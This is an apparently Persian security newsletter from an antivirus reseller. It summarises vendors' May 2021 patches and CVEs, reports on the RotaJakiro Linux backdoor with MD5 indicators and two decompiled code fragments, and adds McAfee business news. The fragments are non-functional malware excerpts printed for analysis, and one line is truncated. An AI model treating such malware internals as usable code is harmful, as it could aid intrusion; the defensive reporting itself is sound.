CVE-2021-31166 یکی از آسیب‌پذیری‌های بحرانی ترمیم شده توسط اصلاحیه‌های ۲۱ اردیبهشت است که از Stack پروتکل HTTP ناشی می‌شود. مهاجم می‌تواند با ارسال یک بسته دستکاری شده به سرور مقصد، بدون نیاز به اصالت‌سنجی، اقدام به اجرای کد به‌صورت از راه دور بر روی سرور کند. بر طبق استاندارد CVSS شدت این آسیب‌پذیری ۹.۸ از ۱۰ گزارش شده است. با توجه به سهولت در سوءاستفاده از CVE-2021-31166 اعمال اصلاحیه مربوطه در اسرع وقت توصیه اکید می‌شود.

CVE-2021-26419، دیگر آسیب‌پذیری "حیاتی" این ماه است که بخش Scripting Engine مرورگر Internet Explorer از آن متأثر می‌شود. علاوه بر تزریق کد Exploit در سایتی اینترنتی و هدایت کاربر به آن، مهاجم می‌تواند با جاسازی یک افزونه ActiveX با برچسب "ایمن برای اجرا شدن" (Safe for Initialization) در یک برنامه یا بکارگیری Internet Explorer Rendering Engine در یک سند تحت Office و فریب کاربر در باز کردن آن اقدام به سوءاستفاده از این آسیب‌پذیری و اجرای کد دلخواه خود کند.

CVE-2021-31194 سومین آسیب‌پذیری "حیاتی" این ماه است که OLE Automation از آن تأثیر می‌پذیرد. سوءاستفاده از این آسیب‌پذیری امکان اجرای کد به‌صورت از راه دور را برای مهاجم بدون نیاز به هر گونه دخالت قربانی فراهم می‌کند.

CVE-2021-28476 نیز ضعفی "حیاتی" در Hyper-V است که سوءاستفاده از آن مهاجم را قادر می‌سازد تا از روی ماشین مجازی میهمان، هسته میزبان Hyper-V را وادار به فراخوانی داده‌ها از روی نشانی‌های بالقوه نادرست کند.

همچنین سه مورد از آسیب‌پذیری‌های ترمیم شده در ۲۱ اردیبهشت از نوع "روز-صفر" (Zero-day) بوده و جزییات آنها پیش‌تر افشا شده بود. هر چند نمونه‌ای از مورد سوءاستفاده قرار گرفتن آنها به‌صورت عمومی گزارش نشده است. فهرست این آسیب‌پذیری‌ها به‌شرح زیر است:

- CVE-2021-31204 - ضعفی از نوع "ترفیع امتیازی" (Elevation of Privilege) است که محصولات .NET و Visual Studio از آن تأثیر می‌پذیرند.
- CVE-2021-31207 - ضعفی از نوع "عبور از سد امکانات امنیتی" (Security Feature Bypass) در سرویس‌دهنده Microsoft Exchange است. وجود این آسیب‌پذیری در جریان رقابت Pwn۲Own در سال میلادی جاری افشا شده بود.
- CVE-2021-31200 - ضعفی از نوع "اجرای کد به صورت از راه دور" است که مجموعه ابزارهای Common Utilities از آن متأثر می‌شوند.

جزییات بیشتر در خصوص مجموعه‌اصلاحیه‌های ماه می مایکروسافت را در گزارش زیر بخوانید:

https://newsroom.shabakeh.net/22191/

سیسکو

شرکت سیسکو (Cisco Systems Inc) در اردیبهشت ماه در چندین نوبت اقدام به عرضه اصلاحیه‌های امنیتی برای برخی از محصولات خود کرد. این به‌روزرسانی‌ها بیش از ۱۱۰ آسیب‌پذیری را در محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت ۷ مورد آنها "حیاتی" و ۲۷ مورد "بالا" (High) گزارش شده است. آسیب‌پذیری به حملاتی همچون "اجرای کد به‌صورت از راه دور"، "عبور از سد سازوکارهای کنترلی"، "نشت اطلاعات" (Information Disclosure) و "از کاراندازی سرویس" (Denial of Service) از جمله اشکالات مرتفع شده توسط به‌روزرسانی‌های جدید هستند. توضیحات کامل در مورد به‌روزرسانی‌های عرضه شده در لینک زیر قابل دسترس است:

https://tools.cisco.com/security/center/publicationListing.x

وی‌ام‌ور

۱۵ اردیبهشت، شرکت وی‌ام‌ور (VMware, Inc) با انتشار به‌روزرسانی، یک ضعف امنیتی "حیاتی" (Critical) را در vRealize Business for Cloud ترمیم کرد. سوءاستفاده از این باگ مهاجم را قادر به اجرای کد به‌صورت از راه دور بر روی سرورهای آسیب‌پذیر می‌کند.

به آسیب‌پذیری مذکور، شناسه CVE-2021-21984 تخصیص داده شده و بر پایه CVSSv۳، شدت حساسیت آن ۹.۸ گزارش شده است.

این ضعف امنیتی از یک VAMI API غیرمجاز ناشی می‌شود و به مهاجم با دسترسی شبکه‌ای امکان می‌دهد تا از طریق توابع VAMI Upgrade API به بستر مجازی vRealize Business for Cloud دسترسی پیدا کند.

نسخ تا قبل از ۷.۶ محصول vRealize Business for Cloud به CVE-2021-21984 آسیب‌پذیر اعلام شده‌اند.

وی‌ام‌ور توصیه کرده که پیش از اعمال نسخه ۷.۶ نسبت به تهیه Snapshot اقدام شود.

با توجه به شدت حساسیت آسیب‌پذیری مذکور و سهولت سوءاستفاده از آن به راهبران vRealize Business for Cloud توصیه می‌شود تا با دنبال کردن مراحل اشاره شده در راهنمای زیر نسبت به ارتقای این محصول اقدام کنند:

https://kb.vmware.com/s/article/83475

در سال‌های اخیر موارد متعددی از سوءاستفاده هکرهای مستقل و مهاجمان با پشتوانه دولتی از آسیب‌پذیری‌های وی‌ام‌ور به‌منظور دسترسی یافتن به شبکه‌های سازمانی دیده شده است.

چندین گروه از گردانندگان باج‌افزار از جمله RansomExx،Babuk Locker و Darkside نیز با بکارگیری ضعف‌های امنیتی، اطلاعات بر روی دیسک‌های سخت مجازی نمونه‌های ESXi را که توسط برخی سازمان‌ها به‌عنوان فضای ذخیره‌سازی مرکزی استفاده می‌شوند رمزگذاری کردند.

بیت‌دیفندر

در دومین ماه از سال ۱۴۰۰ شرکت بیت‌دیفندر (Bitdefender Corp) با انتشار نسخه جدید، دو آسیب‌پذیری با شناسه‌های CVE-2021-3423 (با شدت حساسیت ۷.۸ از ۱۰) و CVE-2020-15279 (با شدت حساسیت ۴ از ۱۰) را در ضدویروس‌های سازمانی خود ترمیم و اصلاح کرد که توضیحات آنها در لینک‌های زیر قابل دسترس است:

https://www.bitdefender.com/support/security-advisories/privilege-escalation-in-bitdefender-gravityzone-business-security-va-9557/
https://www.bitdefender.com/support/security-advisories/scanning-exclusion-paths-disclosure-in-best-for-windows-va-9380/

سونیک‌وال

سونیک‌وال (SonicWall Inc) نیز با انتشار یک توصیه‌نامه امنیتی از سوءاستفاده حداقل یک گروه از مهاجمان از آسیب‌پذیری‌های روز-صفر در محصولات Email Security ساخت این شرکت خبر داد. به کلیه راهبران محصولات سونیک‌وال از جمله محصولات Email Security مطالعه اطلاعیه امنیتی زیر توصیه می‌شود:

https://www.sonicwall.com/support/product-notification/security-notice-sonicwall-email-security-zero-day-vulnerabilities/210416112932360/

جونیپر نت‌ورکز

جونیپر نت‌ورکز (Juniper Networks, Inc) هم در اردیبهشت با ارائه به‌روزرسانی چندین ضعف امنیتی را محصولات مختلف این شرکت ترمیم کرد. سوءاستفاده از ضعف‌های مذکور مهاجم را قادر به در اختیار گرفتن کنترل دستگاه آسیب‌پذیر می‌کند. جزییات بیشتر در لینک زیر قابل مطالعه است:

https://kb.juniper.net/InfoCenter/index?page=content&id=JSA11170&cat=SIRT_1&actp=LIST

گوگل

در اردیبهشت ماه شرکت گوگل (Google LLC) در سه نوبت با عرضه به‌روزرسانی اقدام به ترمیم آسیب‌پذیری‌های امنیتی مرورگر Chrome کرد. آخرین نسخه این مرورگر که در ۲۰ اردیبهشت انتشار یافت ۹۰.۰.۴۴۳۰.۲۱۲ است. فهرست اشکالات مرتفع شده در لینک‌های زیر قابل دریافت و مشاهده است:

https://chromereleases.googleblog.com/2021/05/stable-channel-update-for-desktop.html
https://chromereleases.googleblog.com/2021/04/stable-channel-update-for-desktop_26.html

موزیلا

در ماهی که گذشت شرکت موزیلا (Mozilla Corp) با ارائه به‌روزرسانی، در مجموع، ۱۰ آسیب‌پذیری را در مرورگر Firefox و نرم‌افزار Thunderbird برطرف کرد. توضیحات بیشتر در لینک‌های زیر قابل مطالعه است:

https://www.mozilla.org/en-US/security/advisories/mfsa2021-22/
https://www.mozilla.org/en-US/security/advisories/mfsa2021-20/
https://www.mozilla.org/en-US/security/advisories/mfsa2021-19/
https://www.mozilla.org/en-US/security/advisories/mfsa2021-18/

ادوبی

۲۱ اردیبهشت، شرکت ادوبی (Adobe, Inc) مجموعه اصلاحیه‌های امنیتی ماه میلادی می خود را منتشر کرد. اصلاحیه‌های مذکور، در مجموع، بیش از ۴۰ ضعف امنیتی را در ۱۲ محصول این شرکت ترمیم می‌کنند.

۱۴ مورد از آسیب‌پذیری‌های ترمیم شده توسط این اصلاحیه‌ها، مجموعه نرم‌افزارهای Acrobat / Reader را تحت تأثیر قرار می‌دهند. درجه حساسیت ۱۰ مورد از این ۱۴ آسیب‌پذیری "حیاتی" گزارش شده است.

یکی از ضعف‌های امنیتی مذکور با شناسه CVE-2021-28550 از مدتی پیش مورد سوءاستفاده مهاجمان قرار گرفته است. این آسیب‌پذیری مهاجم را قادر به اجرای کد بر روی دستگاه قربانی به‌صورت از راه دور می‌کند.

با نصب به‌روزرسانی ماه می، نسخه نگارش‌های جاری نرم‌افزارهای Acrobat DC و Acrobat Reader DC به ۲۰۲۱.۰۰۱.۲۰۱۵۵، نگارش‌های ۲۰۲۰ به ۲۰۲۰.۰۰۱.۳۰۰۲۵ و نگارش‌های ۲۰۱۷ آنها به ۲۰۱۷.۰۱۱.۳۰۱۹۶ تغییر خواهد کرد.

اطلاعات بیشتر در خصوص مجموعه اصلاحیه‌های ماه می ادوبی در لینک زیر قابل مطالعه است:

https://helpx.adobe.com/security.html

اس‌آپ

اس‌آپ (SAP SE) دیگر شرکتی بود که در اردیبهشت ماه ۱۴۰۰ با انتشار به‌روزرسانی امنیتی، آسیب‌پذیری‌هایی را در چندین محصول خود برطرف کرد. بهره‌جویی از بعضی از این آسیب‌پذیری‌های ترمیم شده مهاجم را قادر به در اختیار گرفتن کنترل سیستم می‌کند. جزییات بیشتر در لینک زیر قابل مطالعه است:

https://wiki.scn.sap.com/wiki/pages/viewpage.action?pageId=576094655

اپـل

در اردیبهشت ماه، شرکت اپل (Apple, Inc) با انتشار به‌روزرسانی، ضعف‌هایی امنیتی را در چندین محصول خود از جمله سیستم عامل macOS ترمیم و اصلاح کرد. سوءاستفاده از برخی از ضعف‌های مذکور، مهاجم را قادر به در اختیار گرفتن کنترل سامانه آسیب‌پذیر می‌کند. جزییات بیشتر در لینک زیر قابل مطالعه است:

https://support.apple.com/en-us/HT201222

سـامـبـا

گروه سامبا (Samba Team) با عرضه به‌روزرسانی، یک ضعف امنیتی با شناسه CVE-2021-20254 را در نرم‌افزار کدباز Samba برطرف کرد. سوءاستفاده از این ضعف ترمیم شده در اختیار گرفتن کنترل سیستم آسیب‌پذیر را برای مهاجم فراهم می‌کند:

https://www.samba.org/samba/security/CVE-2021-20254.html

وردپـرس

۲۳ اردیبهشت، بنیاد وردپرس نسخه ۵.۷.۲ سامانه مدیریت محتوای WordPress را عرضه کرد. در نسخه مذکور ضعف‌هایی ترمیم شده که سوءاستفاده از برخی آنها به مهاجم امکان می‌دهد تا کنترل سایت تحت مدیریت این سامانه را به دست بگیرد. اطلاعات بیشتر در این مورد در لینک زیر قابل مطالعه است:

https://wordpress.org/news/2021/05/wordpress-5-7-2-security-release/

دروپـل

۱ اردیبهشت، جامعه دروپل (Drupal Community) با عرضه به‌روزرسانی‌های امنیتی، یک آسیب‌پذیری با شناسه CVE-2020-13672 را در برخی از نسخ Drupal اصلاح کرد؛ سوءاستفاده از آن، مهاجم را قادر به در اختیار گرفتن کنترل سامانه می‌کند. توضیحات کامل در این خصوص در لینک زیر قابل دسترس است:

https://www.drupal.org/sa-core-2021-002

اگزیم

در اردیبهشت ماه، با انتشار نسخه ۴.۹۴.۲، بیش از ۲۰ آسیب‌پذیری امنیتی در نرم‌افزار Exim ترمیم و اصلاح شد. جزییات بیشتر در لینک زیر قابل مطالعه است:

https://afta.gov.ir/portal/home/?news/235046/237266/243574/

کدکاو

در اوایل امسال مشخص شد که از ۱۲ بهمن ۱۳۹۹ مهاجمان موفق به دست‌درازی به نرم‌افزار Codecov شده و عملا در قالب یک حمله از نوع "زنجیره تأمین" (Supply Chain) قادر به در اختیار گرفتن سامانه‌های مشتریان این نرم‌افزار شده‌اند. کدکاو (Codecov LLC) در اردیبهشت اقدام به انتشار به‌روزرسانی در این خصوص کرد که توضیحات آن در توصیه‌نامه زیر قابل دریافت است:

https://about.codecov.io/security-update/

رویدادها و وقایع امنیتی

کشف یک جاسوس‌افزار قدیمی
مبتنی بر Linux

شرکت چیهو ۳۶۰ (Technology Co Ltd ۳۶۰ Qihoo) از شناسایی یک بدافزار مبتنی بر Linux با عملکرد درب‌پشتی (Backdoor) خبر داده که حداقل از سال ۲۰۱۸ دور از چشم محصولات امنیتی اقدام به استخراج و سرقت اطلاعات حساس از روی دستگاه‌های آلوده می‌کرده است.

از این بدافزار با عنوان RotaJakiro یاد شده است.

به گزارش شرکت مهندسی شبکه گستر، در طراحی RotaJakiro تلاش شده که تا حد امکان ماهیت مخرب آن از دید محصولات امنیتی و تحلیلگران بدافزار مخفی بماند. بدین‌منظور RotaJakiro در ارتباطات خود از فشرده‌سازی ZLIB و الگوریتم‌های رمزگذاری XOR، AES و ROTATE بهره می‌گیرد.

بخش‌هایی از کد نیز رمزگذاری شده است.

RotaJakiro ابتدا سطح دسترسی کاربر جاری را بررسی کرده و بر اساس نتیجه حاصل شده منابع مرتبط را با استفاده AES و ROTATE رمزگشایی کرده و به این ترتیب خود را ماندگار نموده، با استفاده از تکنیک موسوم به Single instance خود را اجرا کرده و از پروسه خود محافظت می‌کند. در ادامه با برقراری ارتباط با سرور فرماندهی (C۲) منتظر دریافت فرامین می‌ماند.

مهاجمان می توانند با بکارگیری RotaJakiro اطلاعات سیستم و داده‌های حساس را استخراج کرده، افزونه‌ها و فایل‌ها را مدیریت کرده و افزونه‌های دلخواه را بر روی دستگاه‌های ۶۴ بیتی تحت Linux که به این بدافزار آلوده شده‌اند اجرا کنند.

RotaJakiro، در مجموع، از ۱۲ تابع پشتیبانی می‌کند که وظیفه سه مورد از آنها اجرای افزونه‌هایی اختصاصی است. محققان چیهو ۳۶۰ موفق به کشف این افزونه‌ها نشده‌اند و به همین خاطر اهداف گردانندگان این بدافزار هنوز روشن نیست.

به گفته چیهو ۳۶۰ نمونه‌ای از RotaJakiro اولین بار در سال ۲۰۱۸ بر روی سایت VirusTotal آپلود شد و از آن زمان تا ژانویه سال میلادی جاری ۴ نمونه متفاوت دیگر از این بدافزار نیز بر روی سایت مذکور آپلود شده‌اند که همگی آنها در زمان ارسال توسط هیچ یک از ضدویروس‌های موجود بر روی VirusTotal قابل شناسایی نبوده‌اند.

FILENAME	MD5	DETECTION	FIRST SEEN IN VT
systemd-daemon	1d45cd2c1283f927940c099b8fab593b	0/61	2018-05-16 04:22:59
systemd-daemon	11ad1e9b74b144d564825d65d7fb37d6	0/58	2018-12-25 08:02:05
systemd-daemon	5c0f375e92f551e8f2321b141c15c48f	0/56	2020-05-08 05:50:06
gvfsd-helper	64f6cfe44ba08b0babdd3904233c4857	0/61	2021-01-18 13:13:19

سرورهای فرماندهی مورد استفاده RotaJakiro همگی از دامنه‌هایی استفاده می‌کنند که شش سال پیش در دسامبر ۲۰۱۵ ثبت شده بودند.

محققان چیهو ۳۶۰ نشانه‌هایی از ارتباط RotaJakiro با Torii که یک شبکه مخرب (Botnet) ویژه تجهیزات اینترنت اشیاء (IoT) است کشف کرده‌اند.

علاوه بر وجود شباهت در ساختار و برخی مقادیر بکار گرفته شده، هر دوی آنها پس از آنکه بر روی دستگاه اجرا می‌شوند از فرامین یکسانی استفاده می‌کنند.

سازوکارهای رمزگذاری برای مخفی کردن منابع حساس، بکارگیری یک روش ماندگاری سنتی و ساختار ترافیک شبکه‌ای مشابه از دیگر شباهت‌های بین RotaJakiro و Torii است.

```
1  char *__cdecl sub_8B99(__int16 a1)
2  {
3    char *v1; // ST2C_4
4
5    v1 = (char *)malloc(45u);
6    sub_CFF5((int)v1, 5);
7    v1[5] = sub_3C90();
8    v1[6] = sub_3D0C();
9    v1[7] = 0xA8u;
10   v1[8] = 0;
11   *(_WORD *)(v1 + 9) = a1;
12   *(_DWORD *)(v1 + 11) = 0;
13   v1[15] = sub_3CE2();
14   v1[16] = 0x99u;
15   *(_WORD *)(v1 + 17) = 0;
16   *(_WORD *)(v1 + 19) = (unsigned __int8)byte_19
17   *(_DWORD *)(v1 + 21) = 0;
18   v1[25] = sub_3CD0();
19   v1[26] = 0;
20   *(_DWORD *)(v1 + 27) = 0;
21   v1[31] = 0xA8u;
22   v1[32] = 0;
23   *(_DWORD *)(v1 + 33) = 0;
24   *(_DWORD *)(v1 + 37) = 0;
25   *(_DWORD *)(v1 + 41) = 0;
26   return v1;
27 }
```

Torii

```
1  char *sub_403810()
2  {
3    char *v0; // rbx
4    unsigned int v1; // eax
5    char *result; // rax
6
7    v0 = (char *)malloc(82uLL);
8    v1 = time(0LL);
9    srand(v1);
10   *v0 = rand();
11   *(_DWORD *)(v0 + 1) = 0x3B91011;
12   *(_DWORD *)(v0 + 5) = 0x4FB0CB1;
13   *(_WORD *)(v0 + 13) = 0;
14   *(_DWORD *)(v0 + 9) = 0;
15   v0[19] = 0xC2u;
16   *((_DWORD *)v0 + 5) = 0x1206420;
17   v0[24] = 0xE2u;
18   *(_DWORD *)(v0 + 25) = 0;
19   v0[29] = 0xC2u;
20   *(_DWORD *)(v0 + 30) = 0;
21   bzero(v0 + 34, 0x20uLL);
22   result = v0;
23   v0[66] = 0xC8u;
24   *(_WORD *)(v0 + 75) = 0xFF;
25   v0[77] = 9;
26   return result;
27 }
```

RotaJakiro

مشروح گزارش چیهو ۳۶۰ در لینک زیر قابل دریافت و مطالعه است:

https://blog.netlab.360.com/stealth_rotajakiro_backdoor_en

گزارش‌ها

مک‌آفی؛
فراتر از انتظار، با نگاه به آینده

شرکت مک‌آفی گزارش مالی سه‌ماهه اول سال جاری میلادی خود را منتشر کرد. آمار عملکرد این شرکت فراتر از انتظار تحلیلگران بازار مالی بوده است.

درآمد کل شرکت مک‌آفی در سه ماهه اول سال ۲۰۲۱ حدود ۱۳٪ و درآمد بخش خانگی حدود ۲۵٪ نسبت به سال قبل از آن افزایش داشته است. درآمد کل این دوره سه‌ماهه بالغ بر ۷۷۳ میلیون دلار بوده که ۴۴ سنت از دلار آمریکا سود برای هر سهم این شرکت به همراه داشته است.

این در حالی است که چند هفته قبل، شرکت مک‌آفی محصولات و خدمات سازمانی خود را بطور نقدی به ارزش ۴ میلیارد دلار به شرکت سرمایه‌گذاری خصوصی STG و(Symphony Technology Group) فروخت. مراحل اداری و کسب تاییدیه‌های لازم از مراجع قانونی برای این معامله تا پایان سال جاری تکمیل خواهد گردید. با تکمیل این نقل و انتقال، شرکت مک‌افی بر روی محصولات خانگی تمرکز خواهد کرد و طی یک دوره انتقالی، شرکت STG عهده‌دار محصولات بخش سازمانی خواهد شد.

شرکت STG در حوزه نرم‌افزار، داده‌ها و تحلیل داده سرمایه‌گذاری و فعالیت می‌کند. شرکت‌هایی نظیر RSA Security، First Advantage، Evidera و ... از زیرمجموعه‌های شرکت STG است. با در اختیار گرفتن کارشناسان و متخصصین شرکت مک‌آفی، مدیریت شرکت STG تعهد و پایبندی خود را به استمرار و توسعه کسب و کار بخش سازمانی مک‌آفی اعلام نموده است.


همانگونه که در بیش از یک دهه گذشته، چند نوبت شاهد تغییر نام و تغییر مالکیت و مدیریت شرکت مک‌آفی بوده‌ایم که نتیجه آن همواره بهبود و بهینه‌سازی محصولات و خدمات بوده، بدون تردید این بار نیز با تمرکز و تخصص خاصی که شرکت‌های سرمایه‌گذاری نظیر STG به ارمغان می‌آورند، باید در انتظار نسل جدیدی از محصولات و خدمات در حوزه امنیت فناوری اطلاعات باشیم.

گارتنر:

مک‌آفی، "پیشگام" در بازار راهکارهای امنیت نقاط پایانی

گارتنر، یکی از معتبرترین مؤسسات بین‌المللی ارزیابی محصولات فناوری اطلاعات، در گزارشی که ۱۵ اردیبهشت آن را منتشر کرد شرکت مک‌آفی (McAfee, Corp) را به‌عنوان یک شرکت "پیشگام" (Leader) در زمینه "محصولات حفاظت از نقاط پایانی" یا Endpoint Protection Platforms - به اختصار EPP - معرفی کرد.

نمودار زیر جدیدترین گزارش شرکت گارتنر در خصوص بازار محصولات EPP و وضعیت فعالان این زمینه را نشان می‌دهد.




منظور از EPP، راهکارهایی است که قادر به حفظ امنیت جامع دستگاه‌هایی همچون ایستگاه‌های کاری و سرورها در برابر بدافزارها و تهدیدات دیگر باشند. فعالان این بازار، درخصوص قابلیت‌های امنیتی، کیفیت امکانات و راحتی مدیریت، با یکدیگر رقابت می‌کنند.

شرکت گارتنر (Gartner, Inc) هرسال وضعیت رقبای موجود در هر زمینه از محصولات فناوری اطلاعات را با هم مقایسه کرده و نتیجه را به‌صورت یک نمودار "چهار بخشی" نشان می‌دهد که آن را "چهارگانه جادویی" (Magic Quadrant) می‌نامد. با نگاه به این نمودار می‌توان وضعیت شرکت‌های فعال در یک زمینه خاص از فناوری اطلاعات را نسبت به همدیگر دانست. از آنجا که این نمودار، پارامترهایی را که بیشتر جنبه کیفی دارند، به شکل کمی درمی‌آورد، سالهاست که توسط شرکت‌ها و تحلیلگران برای ارزیابی بازار محصولات گوناگون فناوری اطلاعات مورد استفاده و استناد قرار می‌گیرد.

شرکت‌هایی که موفق به کسب جایگاه "پیشگام" (Leader) می‌شوند توانسته‌اند میان "پیش‌بینی نیاز بازار" (Completeness of Vision) و "توان پیاده‌سازی و اجرا" (Ability to Execute) تعادلی قابل قبول برقرار کنند؛ قابلیت‌های محصولاتشان، آنها را بالاتر از رقبایشان قرار داده و بنابراین به نوعی پیشرو در بازار هستند.

برای مطالعه توضیحات بیشتر در خصوص گزارش گارتنر بر روی تصویر زیر کلیک کنید.



آخـرین اخبـار امنیـت فنـاوری اطلاعات

@SGnewsroom

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. اکنون نیز شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید. در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری با شرکت Sophos، فعالیت خود را در این زمینه ادامه داده و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید. از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضدویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد. شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه‌اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است. این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

شـرکـت مـهـنـدسـی شـبـکـه گـسـتـر

تهران ۱۹۶۸۶، خیابان شهید دستگردی (ظـفـر)، شـماره ۲۷۳

تلفـن / دورنـگار ۰۲۱ - ۴۲۰۵۲

رایانامـه info@shabakeh.net

تارنمای شـرکت www.shabakeh.net

خدمات پس از فروش و پشتیبانی my.shabakeh.net

مرکـز آمـوزش events.shabakeh.net

اتـاق خبـر newsroom.shabakeh.net